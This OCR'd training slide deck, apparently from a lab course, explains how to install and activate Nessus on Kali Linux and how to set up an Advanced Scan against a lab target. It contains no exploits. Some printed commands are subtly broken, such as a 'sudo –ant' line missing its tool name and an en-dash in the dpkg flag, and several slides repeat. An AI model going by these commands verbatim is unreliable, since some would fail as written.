
Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

Nessus installation and configuration are simple and easy, you can follow below steps in order to install and configure your Nessus:

- First, you need to download Nessus from https://www.tenable.com/downloads/nessus



Vulnerability Scanning


V. Vulnerability Scanning

2. Nessus

a. Installation and Configuration

Nessus installation and configuration are simple and easy, you can follow below steps in order to install and configure your Nessus:

- First, you need to download Nessus from https://www.tenable.com/downloads/nessus




Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

a. Installation and Configuration

- Once you prompt to download the package, you will see the pop-up message of License Agreement
- Make sure you read all the content and then click **I Agree**
- The download will be proceed once you click on **I Agree**



V. Vulnerability Scanning

2. Nessus

a. Installation and Configuration

- Once the file is downloaded, you can prompt to install via below command

```
kali@kali:~$ sudo dpkg –i Nessus-8.9.0-debian6_amd64.deb
 Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'nessus' instead of './Nessus-8.9.0-debian6_amd64.deb'
The following NEW packages will be installed: nessus 0 upgraded, 1 newly installed, 0 to remove and 21 not upgraded.
Need to get 0 B/86.2 MB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 /home/jkmutai/Nessus-8.9.0-debian6_amd64.deb nessus amd64 8.9.0 [86.2 MB]
```

Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

a. Installation and Configuration

- When the file is successfully installed, you will need to start the service for operating Nessus

```
kali@kali:~$ sudo systemctl enable nessusd
```

To confirm whether Nessus service is started and running

```
kali@kali:~$ systemctl status nessusd.service
● nessusd.service - LSB: Starts and stops the Nessus
   Loaded: loaded (/etc/init.d/nessusd; generated)
   Active: active (running) since Sun 2020-02-23 08:37:47 EST; 1s ago
     Docs: man:systemd-sysv-generator(8)
  Process: 19079 ExecStart=/etc/init.d/nessusd start (code=exited, status=0/SUCCESS)
```

Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

a. Installation and Configuration

- After starting the service and complete the installation, you will need to visit Nessus web interface on your server IP with the port 8834 to start the configuration:

```
https://youripaddress:8834/
```

There would be a security error occurred when we browse the GUI nessus web portal, so we need to allow Nessus by click on **Advanced,** then on **Add Exception** and finally on **Confirm Security.**

V. Vulnerability Scanning

2. Nessus

a. Installation and Configuration

Nessus daemon will binds to TCP port 8834, use the following command to check listening port

```
kali@kali:~$ sudo –ant | grep 8834
LISTEN  0      1024          0.0.0.0:8834        0.0.0.0:*
LISTEN  0      1024            [::]:8834         [::]:*
```


Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

a. Installation and Configuration

- You can be ask to select one of the Nessus platform, **choose Nessus Essentails** and click **Continue**




Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

a. Installation and Configuration

- Fill out your information and you will received an email for get the activation code and paste it in Nessus, then press **continue**
- Once you press continue, you will need to create a user to log-in into the Nessus page
- Fill out the username and password and click **Submit**



Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

a. Installation and Configuration

- You will need to wait for 45-60 minutes or longer until Nessus finish its installation.
- Once the installation finish, you now can use Nessus to perform the assessment in your lab environment


Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

Example: We have one target server that has IP address 10.12.1.82, now let's use Nessus to perform vulnerability assessment on this server




Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

- First, let's click on **New Scan** to create new scan for a target server




Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

- After click on New Scan, we can see that there are various of scan type available in the dashboard




Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

- As our objective is to perform vulnerability assessment on a server, so let's choose **Advanced Scan**




Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

- After click on **Advanced Scan,** we will need to fill out the scan name and the target IP address in order to allow nessus to perform automate scan on the target
- Once you input all required information, click **Save**

